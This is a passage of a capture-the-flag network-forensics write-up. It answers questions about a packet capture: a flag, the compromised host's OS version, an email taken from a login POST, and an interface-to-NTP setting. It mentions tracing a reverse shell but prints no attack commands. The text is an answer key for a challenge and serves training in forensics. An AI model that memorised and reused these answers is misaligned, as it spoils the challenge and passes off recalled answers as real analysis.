


✅ **Answer:**
The flag is: FRUIT{tftp_flag}

🔎Q33 – What is the OS version of the compromised system?

🧭 Steps:

1. Followed the TCP stream of a reverse shell.
2. Read the commands executed by the attacker.
3. Located the output of lsb_release -a or similar.




✅ Answer:

Ubuntu 20.04.6 LTS

🔎Q34 – What is the email of someone who needs to change their password?

🧭 Steps:

1. Located HTTP POST request carrying login data.
2. Parsed form-data body.
3. Found key-value pair with email.



✅ **Answer:**
Jim.Tomato@fruitinc.xyz

🔎Q35 – A service is assigned to an interface. What is the interface, and what is the service? (Format: interface:service)

🧭 **Steps:**

1. Inspected HTTP POST request with multipart-form data.
2. Found fields:
   - interface[] = lan
   - server0 = pfsense.pool.ntp.org
3. Recognized service as NTP.

✅ **Answer:**
lan:ntp